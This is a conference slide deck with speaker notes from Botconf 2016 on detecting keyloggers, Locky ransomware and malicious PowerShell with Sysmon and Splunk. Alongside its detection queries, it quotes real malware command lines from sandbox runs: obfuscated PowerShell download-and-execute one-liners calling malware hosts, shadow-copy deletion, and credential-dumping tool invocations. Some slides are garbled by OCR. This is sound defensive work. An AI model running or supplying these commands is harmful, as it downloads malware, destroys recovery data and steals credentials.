
Tip: Click an analysed process below to view more details.

Analysed 6 processes in total (System Resource Monitor).

- Input Sample (PID: 3192)
 - service.exe (PID: 2584)
 - vbc.exe /stext "%APPDATA%\Helper\Browser.txt" (PID: 4084)
 - vbc.exe /stext "%APPDATA%\Helper\Mail.txt" (PID: 4036)
 - vbc.exe /stext "%APPDATA%\Helper\Mess.txt" (PID: 764)
 - vbc.exe /stext "%APPDATA%\Helper\OS.txt" (PID: 2300)

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 55

Using OSINT I found this iSpy Keylogger analysis where «/stext» is used 4 times with 4 TXT files (Mail, Browser, Mess, OS)



These memory strings (also matched using my Yara rules) confirm it's iSpy Keylogger.

Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
```

```
alert_sysmon_suspicious_stext_cmdline
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1" stext  
| search CommandLine="* /stext *"
```

→ No false hits in >5 months

But why does it use «/stext» parameter ???

So with this very simple alert, just looking for «/stext» in the command line, we can detect at least the 5 mentioned keylogger families. But why are they all using the «/stext» parameter?

Detecting Keyloggers

The screenshot shows a Google search interface with the query "nirsoft tools +\"stext\" -text". The search results are displayed on a white background with a blue header. The first result is highlighted with a red border and is titled "Seven Deadliest USB Attacks - Page 36 - Google Books Result". The URL is "https://books.google.ch/books?isbn=1597495549". The author is "Brian Anderson, Barbara Anderson" and the year is "2010". The snippet includes the command ".!evp.exe /stext %!mplog% >> %log% 2>&1" and mentions "Messenger Password Recovery MessenPass is ... This Nirsoft tool can be found at www.nirsoft.net/utills/mspass.html".

Google nirsoft tools +"stext" -text

All Images Shopping Videos News More Search tools

About 800 results (0,83 seconds)

Seven Deadliest USB Attacks - Page 36 - Google Books Result
<https://books.google.ch/books?isbn=1597495549>
Brian Anderson, Barbara Anderson - 2010 - Computers
.!evp.exe /stext %!mplog% >> %log% 2>&1 Messenger Password Recovery MessenPass is ... This Nirsoft tool can be found at www.nirsoft.net/utills/mspass.html.

The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the ...
<https://books.google.ch/books?isbn=1449626378>
Bill Blunden - 2012 - Computers
Table 9.1 Volatile Data Collection Data Example Command Line Tool Suite Host ... Native Windows tool Network endpoints cports.exe /stext filename.txt NirSoft ...

NirBlog: Latest Utilities Changes - NirSoft
www.nirsoft.net/blog/2008/10/latest-utilities-changes.html
Oct 30, 2008 - Here's a small summary of latest changes in NirSoft utilities: ... using UCS-2 Little Endian format for the /stext output, instead of the normal ANSI, ...

I asked this question to Google and got some good hits. The Google Book «Seven Deadliest USB Attacks» had some interesting information.

Detecting Keyloggers

Google nirsoft tools +"stext" -text

Mail Password Viewer

Mail PassView is a tool that can reveal the password and account details for numerous e-mail clients. The supported clients include Outlook Express, Microsoft Outlook 2000/2002/2003/2007, Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape 6.x/7.x (without master password encryption), Mozilla Thunderbird (without master password encryption), Group Mail Free, Yahoo! Mail (if stored in Yahoo! Messenger application), Hotmail/MSN mail (if stored in MSN/Windows/Live Messenger application), and Gmail (if stored in Gmail Notifier application, Google Desktop, or by Google Talk). Once again, this is another Nirsoft tool and updates can be found at www.nirsoft.net/utills/mailpv.html.

```
.\mailpv.exe /stext %tmplog% >> %log% 2>&1
```

NirBlog: Latest Utilities Changes - NirSoft
www.nirsoft.net/blog/2008/10/latest-utilities-changes.html
Oct 30, 2008 - Here's a small summary of latest changes in NirSoft utilities: ... using UCS-2 Little Endian format for the /stext output, instead of the normal ANSI, ...

NirSoft's Mail Password Viewer uses a «/stext» parameter.

Detecting Keyloggers

Google nirsoft tools +"stext" -text


Mail Password Viewer
Mail PassView is a tool that can reveal the password and account details for numer-

Internet Explorer Password Viewer
Internet Explorer PassView is another tool from Nirsoft designed to provide password management, which can reveal passwords that have been stored in the browser. This utility can recover three different types of passwords: AutoComplete, HTTP authentication passwords, and FTP. It gathers these by parsing Windows protected storage, the registry, and a credential file. Known issues exist starting with Internet Explorer 7.0 because Microsoft is changing the way in which some passwords are stored, so limitations may be encountered. The most recent versions of this software include the ability to read offline or external sources if you know the password of the last logged-on user for this profile. Check this site if updated versions are required: www.nirsoft.net/utills/internet_explorer_password.html.

```
.\iepv.exe /stext %tmplog% >> %log% 2>&1
```

NirSoft's IE Password Viewer uses a «/stext» parameter.

Detecting Keyloggers



Google nirsoft tools +"stext" -text

Mail Password Viewer
Mail PassView is a tool that can reveal the password and account details for numer-

Internet Explorer Password Viewer
Internet Explorer PassView is another tool from Nirsoft designed to provide pass-

Product Key Recovery
ProduKey, a tool from Nirsoft, presents the product identifier and the associated keys for Microsoft products installed on the system. Microsoft Office 2003/2007, Exchange, SQL, and even operating system (including Windows 7) keys can be extracted using this. It is also capable of gathering keys from remote systems if permissible and includes additional customizable command options for your convenience. The following location contains additional information regarding this tool: www.nirsoft.net/utills/product_cd_key_viewer.html.

```
.\produkey.exe /nosavereg /stext "%tmplog%" /remote %computername%  
>> %log% Z>&1
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 61

NirSoft's Product Key Recovery uses a «/stext» parameter.

And probably some more.

Just recently I found other kaylogger families using «/scomma» or «-f » parameter, which is not covered here.

Detecting Locky Ransomware

- * **Continuously (daily) analysing malspam samples**
 - Ransomware (Locky, NELocker, Cerber, TeslaCrypt et.al.)
- * Know malicious behavior (e.g. process tree, command lines)
- * **Detect changes in behavior, adjust searches & alerts accordingly**
- * **Comparing two Locky samples from April and August 2016**
 - Behavior changed (Vssadmin vs. Rundll32)

Now let's take a look at ransomware, especially Locky, which has been heavily spammed out this year.

I try to (almost) daily analyse at least one sample from each malspam run seen (and blocked) at work.

Then I look for changes in behavior and adjust alerts accordingly.

Let's compare two Locky samples from April and August of this year.

Locky analysis 2016-04-28

JOE Sandbox Cloud PRO

Startup

- **system is w7_2**
 - **wscript.exe** (PID: 2600 MD5: 979D74799EA6C8B8167869A68DF5204A)
 - **nuNvDiKt.exe** (PID: 808 MD5: 628D9F2BA204F99E638A91494BE3648E)
 - **nuNvDiKt.exe** (PID: 3572 MD5: 628D9F2BA204F99E638A91494BE3648E)
 - **vssadmin.exe** (PID: 3932 MD5: 6E248A3D528EDE43994457CF417BD665)
 - **firefox.exe** (PID: 2480 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
 - **cmd.exe** (PID: 180 cmdline: cmd.exe /C del /Q /F C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe)
 - **svchost.exe** (PID: 3892 MD5: 54A47F6B5E09A77E61649109C6A08866)
 - **cleanup**
- ```
* pid="808" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="2600"
cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3572" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="808"
cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3932" / md5="6E248A3D528EDE43994457CF417BD665" / parentpid="3572"
cmdline="vssadmin.exe Delete Shadows /All /Quiet"
* pid="2480" / md5="F51D682701B303ED6CC5474CE5FA5AAA" / parentpid="3572"
cmdline="C:\Program Files\Mozilla Firefox\firefox.exe -osint
-url C:\Users\admin\Desktop_HELP_instructions.html"
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 63

This Locky sample drops and runs an EXE from the TEMP folder, which then calls «vssadmin delete shadows (all quiet)» to delete shadow copies. At the end of infection a ransom note is opened in the browser.

# Locky using Vssadmin

\* Locky calling vssadmin to delete shadow copies

**alert\_sysmon\_vssadmin\_ransomware**

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
 vssadmin.exe
| search CommandLine="*vssadmin*"
 CommandLine="*Delete *" CommandLine="*Shadows*"
```

With this alert we are just matching «vssadmin delete shadows» in the command line, which has also been used by other ransomware families.

# Locky analysis 2016-08-23

- **system is w7\_2**
- **wscript.exe** (PID: 4028 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **rundll32.exe** (PID: 2240 cmdline: C:\Windows\System32\rundll32.exe C:\Users\admin\AppData\Local\Temp\CHJGDH~1.DLL qwerty 323 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - **firefox.exe** (PID: 2504 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
- **cleanup**

In late August Locky started dropping a DLL in TEMP and starting it with «rundll32.exe» and a «qwerty» parameter (one variant had a second parameter [3-digit number] behind qwerty)

# Locky using Rundll32

- \* Rundll32 process with

- DLL in «%TEMP%» folder and «qwerty» parameter
- Office (macros) or scripting parent process (JS, VBS, WSF, HTA)

## alert\_sysmon\_suspicious\_locky\_rundll32

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
rundll32.exe
| search Image="*\rundll32.exe"
(CommandLine="*\AppData\Local\Temp*" CommandLine="*qwerty*")
OR
(ParentImage="*\winword.exe" OR ParentImage="*\excel.exe" OR
ParentImage="*\cscript.exe" OR ParentImage="*\wscript.exe" OR
ParentImage="*\mshta.exe")
```

This alert detects a «rundll32.exe» process started with either

- TEMP path and «qwerty» parameter in command line
- parent process is used for know malspam filetypes (JS, VBS, WSF, HTA, DOC/XLS)

# Detecting Locky Ransomware

## Locky behavior analysis

```
90 FILE: drops *.locky files [Locky] (2016-02-15 - 2016-06-26)
101 FILE: drops *.zepto files [Locky] (2016-06-27 - 2016-09-25)
33 FILE: drops *.odin files [Locky] (2016-09-27 - 2016-10-22)

137 FILE: drops '_HELP_instructions.html' files [Ransomware] (... - 2016-09-25)
33 FILE: drops '_HOWDO_text.html' files [Ransomware] (2016-09-27 - ...)

91 PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies
(2016-02-15 - 2016-06-26)
130 PROC: rundll32 %TEMP%*.dll qwerty (2016-08-22 - 2016-10-10)
11 PROC: uses 'PowerShell' with '-ExecutionPolicy bypass' (2016-10-16 - ...)
```

These are some of the behaviors detected from Locky samples.

- locky, zepto, odin files dropped
- One of these two HTML filenames dropped
- «vssadmin delete shadows» called
- rundll32 with «qwerty» parameter started

# Detecting Locky Ransomware

## Locky behavior analysis

|                                                |                           |
|------------------------------------------------|---------------------------|
| 82 YARA: pcap_ransom_locky_main_php            | (2016-02-15 - 2016-03-24) |
| 15 YARA: pcap_ransom_locky_submit_php          | (2016-03-28 - 2016-04-21) |
| 45 YARA: pcap_ransom_locky_userinfo_php        | (2016-04-26 - 2016-05-29) |
| 8 YARA: pcap_ransom_locky_access_cgi           | (2016-05-29 - 2016-05-29) |
| 59 YARA: pcap_ransom_locky_upload_dispatch_php | (2016-05-30 - 2016-08-01) |
| 16 YARA: pcap_ransom_locky_php_upload_php      | (2016-08-03 - 2016-08-18) |
| 49 YARA: pcap_ransom_locky_data_info_php       | (2016-08-22 - 2016-09-25) |
| 53 YARA: pcap_ransom_locky_apache_handler_php  | (2016-09-26 - 2016-10-22) |
| 58 YARA: pcap_ransom_locky_linuxsucks_php      | (2016-10-23 - 2016-11-01) |
| 30 YARA: pcap_ransom_locky_message_php         | (2016-11-01 - ...)        |
| 29 YARA: pcap_ransom_locky_XORed_dll           | (2016-09-04 - ...)        |

These are Yara rules detecting the different Locky variants from their POST request URI patterns.

These URI patterns change every few months, weeks, (days)

In (late August?) September Locky started using XOR to encrypt the executable payload download

(presumably to bypass executable download blocking)



# Detecting Locky Ransomware

## Locky behavior analysis

```
82 YARA: pcap_ransom_locky_main_php (2016-02-15 - 2016-03-24)
11 {
44 FILE: drops *.shit files [Locky]
5 FILE: drops '_WHAT_is.html' files [Ransomware]
4 PROC: uses 'PowerShell' obfuscation with '^'
5 PROC: rundll32 %TEMP%*.dll EnhancedStoragePasswordConfig
3 YARA: pcap_ransom_locky_linuxsucks_php
29 YARA: pcap_ransom_locky_XORed_dll (2016-09-04 - ...)
```

### Update from 2016-10-24: new Locky variant

```
5 FILE: drops *.shit files [Locky]
4 FILE: drops '_WHAT_is.html' files [Ransomware]
5 PROC: uses 'PowerShell' obfuscation with '^'
5 PROC: rundll32 %TEMP%*.dll EnhancedStoragePasswordConfig
3 YARA: pcap_ransom_locky_linuxsucks_php
29 YARA: pcap_ransom_locky_XORed_dll (2016-09-04 - ...)
```

In late October, soon after I prepared the previous slides, Locky started using the new \*.shit extension, a new HTML ransom note filename, a new DLL parameter name and a new URI pattern

# Detecting Locky Ransomware

## Locky behavior analysis

```
82 YARA: pcap_ransom_locky_main_php (2016-02-15 - 2016-03-24)
1:
4:
5:
1: E
4: E
5: E
3: E
29 Y
FILE: drops *.thor files [Locky]
FILE: drops '_WHAT_is.html' files [Ransomware]
PROC: uses 'PowerShell' obfuscation with '^'
PROC: rundll32 %TEMP%*.dll EnhancedStoragePasswordConfig
YARA: pcap_ransom_locky_linuxsucks_php
```

A couple days later the file extension changed again to \*.thor.

# Detecting Locky Ransomware

## Locky behavior analysis

```
82 YARA: pcap_ransom_locky_main.php (2016-02-15 - 2016-03-24)
```

### Update from 2016-11-08: changing DLL func's frequently

```
1: PROC: rundll32 %TEMP%*.dll test123 (2016-11-01)
4: PROC: rundll32 %TEMP%*.dll runrun (2016-11-01)
5: PROC: rundll32 %TEMP%*.dll text (2016-11-02)
5: PROC: rundll32 %TEMP%*.dll GetLine (2016-11-03)
3: PROC: rundll32 %TEMP%*.44 text (2016-11-03)
2: PROC: rundll32 %TEMP%*.dll SetText (2016-11-06)
PROC: rundll32 %TEMP%*.dll woody (2016-11-07)
PROC: rundll32 %TEMP%*.dll makefile (2016-11-07)
PROC: rundll32 %TEMP%*.dll set (2016-11-08)
PROC: rundll32 %TEMP%*.dll nipple (2016-11-08)
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 71

In November they started changing the DLL parameters almost daily or for every malspam run.

One variant used a \*.44 instead of a DLL extension for the executable.

Detecting malicious Powershell

Everybody



PowerShell

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 72

Now let's take a look at malicious powershell usage.  
Everybody loves Powershell, right?

# Malicious PowerShell

## ■ system is w7\_1

- **wscript.exe** (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **cmd.exe** (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^  
-e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^i^L^e -W^INDOWsTyle^ ^H^iDd^eN^^(neW-obJeCT^  
SYsTem.^N^eT^.we^bC^L^ie^NT)^.d^Ow^N^L^oad^file^(http://www.temporaryv.bid/user.php?f=1.dat'  
'C:\Users\[redacted]\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\[redacted]\AppData\Roaming.eXe  
MD5: AD7B9C14083B52BC532FBA5948342B98)
  - **powershell.exe** (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - **Roaming.exe** (PID: 2168 MD5: F72F6608092D4844A29F581444A64828)
      - **Roaming.exe** (PID: 1260 MD5: F72F6608092D4844A29F581444A64828)
        - **ieexplore.exe** (PID: 764 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
          - **ieexplore.exe** (PID: 3004 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
        - **cmd.exe** (PID: 3780 cmdline: cmd.exe /C del /Q /F C:\Users\[redacted]\AppData\Local  
\Temp\sysCBBB.tmp MD5: AD7B9C14083B52BC532FBA5948342B98)

## Behavior Analysis:

```
FILE: drops '_HOWDO_text.html' files [Ransomware]
FILE: drops '*.odin' files [Locky]
PROC: uses 'PowerShell' WebClient.DownloadFile()
PROC: uses 'PowerShell' obfuscation with '^'
PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'
YARA: pcap_ransom_locky_apache_handler_php
```

This is a Locky sample that used Powershell WebClient.Downloadfile and some obfuscation to download the payload.  
This variant was dropping a «roaming.exe» under AppData (where the Roaming directory exists)

# Malicious PowerShell

```
■ system is w7_1
• wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
 • cf
 -e
 S
 'C
 M
 Behav
 FILE:
 FILE:
 PROC:
 PROC:
 PROC:
 YARA: pcap_ransom_locky_apache_handler_php
```

```
--- mail headers ---
Date: Mon, 17 Oct 2016 00:27:44 -0000
From: <eeaquafortest.pad@submitpad.org>
Subject: 72080482 fourier

--- mail attachments (spaces replaced with [_X]) ---
cf890dc75d01f4bbb5150d1a7d8a4a49 ./EMAIL_89716306_fourier.zip
2568bd90c574056ea3590aabfb2e6489 ./3.zip
28a262ca87456fe1278dde4a134084d5 ./ORDER_802.js

--- executables dropped ---
3e6bf00b3ac976122f982ae2aadblc51 dropped/System.dll
5c6ad37916cfa9974e8cd4a6dc762221 dropped/Jellyfish.jpg
f72f6608092d4844a29f581444a64828 dropped/Roaming.exe

--- http traffic URLs ---
hXXp://93.170.104[.]126/apache_handler.php
hXXp://www.temporaryv[.]bid/user.php?f=1.dat
```

This Locky sample was from a malspam wave on Oct 17, a JS file inside double-ZIP'ped attachment.

# Malicious PowerShell

## ■ system is w7\_1

- **wscript.exe** (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **cmd.exe** (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^  
-e^xeCu^tio^nP^OLi^CY ^by^pa^Ss ^-^Noprof^i^L^e -W^INDOWsTyle^ ^H^iDd^eN^^(neW-obJeCT^  
SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^(http://www.temporaryv.bid/user.php?f=1.dat'  
'C:\Users\[REDACTED]\AppData\Roaming.exe');St^aR^T-proce^s^ C:\Users\[REDACTED]\AppData\Roaming.eXe  
MD5: AD7B9C14083B52BC532FBA5948342B98)
    - **powershell.exe** (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

PROC: uses 'PowerShell' WebClient.DownloadFile()

```
PowerShell.exe -executionPOLICY bypass -Noprofile -WindowsTyle
Hidden (new-object System.Net.WebClient).DownloadFile(
'http://www.temporaryv.bid/user.php?f=1.dat'
'C:\Users\[REDACTED]\AppData\Roaming.exe');Start-process
C:\Users\[REDACTED]\AppData\Roaming.exe
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")
CommandLine="*WebClient*" CommandLine="*DownloadFile"
```

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 75

So here is an alert detecting Powershell WebClient.Downloadfile abuse, which has been used by malware for some time. The obfuscation is in the cmd.exe command line, but the Powershell command line is not really obfuscated anymore.

# Malicious PowerShell

**PROC: uses 'PowerShell' WebClient.DownloadFile ()**

First seen: 2015-02-12 / # samples: 81

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile(
'http://136.243.237.222:8080/hhacz45a/mnnmz.php' '%TEMP%\pJIOdfs.exe');
Start-Process '%TEMP%\pJIOdfs.exe';
```

**PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'**

First seen: 2015-03-03 / # samples: 58

```
powershell.exe -noexit -ExecutionPolicy bypass -nopprofile -file
C:\Users*****\AppData\Local\Temp\adobeacd-update.ps1
```

**PROC: uses 'PowerShell' obfuscation with '^'**

First seen: 2016-09-30 / # samples: 41

```
cmd.exe /C PwER^S^HeLL.exe -Exe^CuTI^o^npOlic^Y ^bY^P^A^sS
^-^Nop^r^o^fiLe^ -W^I^N^d^oWstylE HI^Dden (^neW^o^BJ^Ect
SY^sT^Em.n^E^T.^WEBCL^i^EN^T^).DOWN^LOa^Dfi^LE(^
'http://caopdjow.top/user.php?f=1.dat' 'C:\Users*****\AppData\Roaming.EXE');
^sTAr^t-pR^ocess^ 'C:\Users*****\AppData\Roaming.EXE'
```

The Powershell WebClient.Downloadfile behavior has been seen in over 80 samples since Feb 2015.

The (simple) Powershell obfuscation was first seen end of September.



# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")
CommandLine="*WebClient*" CommandLine="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ("New-Object
Net.WebClient").""Do' + 'wnloadfile'".invoke(
'http://unofficialhr.top/tv/homecooking/enderloin.php',
'C:\Users***\AppData\Local\Temp\spasite.exe'); &
"C:\Users***\AppData\Local\Temp\spasite.exe"
```

**LNK with Powershell command**  
- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-10**  
efd6071f0e65elfeef36ffdb228c2a23 Copy of bill #BT138.docx

Process tree:  
\* WINWORD.EXE  
o cmd.exe  
# powershell.exe

Query doesn't match  
«DownloadFile»

On November 10th I saw a sample (LNK embedded in DOCX) use a new obfuscation trick (string concatenation), where the alert didn't match anymore.

# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"['+'\^]", "")
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")
 CommandLine2="*WebClient*" CommandLine3="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object
 Net.WebClient)).("Do' + 'wnloadfile'").invoke(
 'http://unofficialhr.top/tv/homecooking/tenderloin.php',
 'C:\Users***\AppData\Local\Temp\spasite.exe'); &
 "C:\Users***\AppData\Local\Temp\spasite.exe"
```

Remove all  
obfuscation chars

CommandLine2:


```
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).
(Downloadfile) invoke (http://unofficialhr.top/tv/homecooking/tenderloin.php,
C:\Users\purpural\AppData\Local\Temp\spasite.exe); &
C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ De-obfuscate simple obfuscation techniques

**Are all (obfuscation) problems solved?**

So I added a simple deobfuscation (just removing certain char's used for obfuscation) to fix this new trick.  
Do you think all Powershell obfuscation problems are solved by this?

# Malicious PowerShell – or not?



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 79

Of course not!

If you watch Daniel Bohannon's talk «Invoke-Obfuscation» you'll see many more obfuscation techniques, which can't be deobfuscated that easy.

# Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); ((New-Object
Net.WebClient).('Do' + $sad + 'dfile').invoke(
'http://golub.histosol.ch/bluewin/mail/inbox.php'
'C:\Users*****\AppData\Local\Temp\doc.' + $eba);
start('C:\Users*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$sadfile)
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users*****\AppData
\Local\Temp\doc.$eba); start(C:\Users*****\AppData\Local\Temp\doc.$eba)
```

LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Sample from 2016-11-18

d8af6037842458f7789aa6b30d6daefb Abrechnung # 5616147.docx  
2b9c71fe5f121ea8234aca801c3bb0d9 Beleg Nr. 892234-32.lnk

Strings from oleObject.bin:

E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk  
C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk

Query doesn't match  
«DownloadFile»

Just to add to this, here's a sample from Nov 18th where they started using «string replacement» which can't be easily deobfuscated without a complex script.

(Splunk could call a [Python] script to deobfuscate more techniques – to be tried out soon maybe)

# Threat Hunting approaches



Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 81

Now let's take a look at some threat hunting approaches

# Defining Threat Hunting

[blog.sqr1.com/threat-hunter-profile-bianco](http://blog.sqr1.com/threat-hunter-profile-bianco)

Aug 1, 2016 5:45:22 PM

## Threat Hunter Profile - David Bianco

**Editor's Note:** This is the first in a series of posts that will profile various threat hunters, highlighting their experiences, as well as hunting techniques and lessons from the field.



**Name:** David J. Bianco

**Organization:** Sqr1

**Years hunting:** 8

**Favorite datasets:** HTTP proxy logs, authentication logs, process data

**Favorite hunting techniques:** Outlier detection, visualization

**Favorite tools:** Sqr1, Unix command line, Python, Apache Spark, scikit-learn

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 82

This is the threat hunter profile of David Bianco.  
I'm a big fan of his work.  
He invented the Pyramid of Pain.

# Defining Threat Hunting

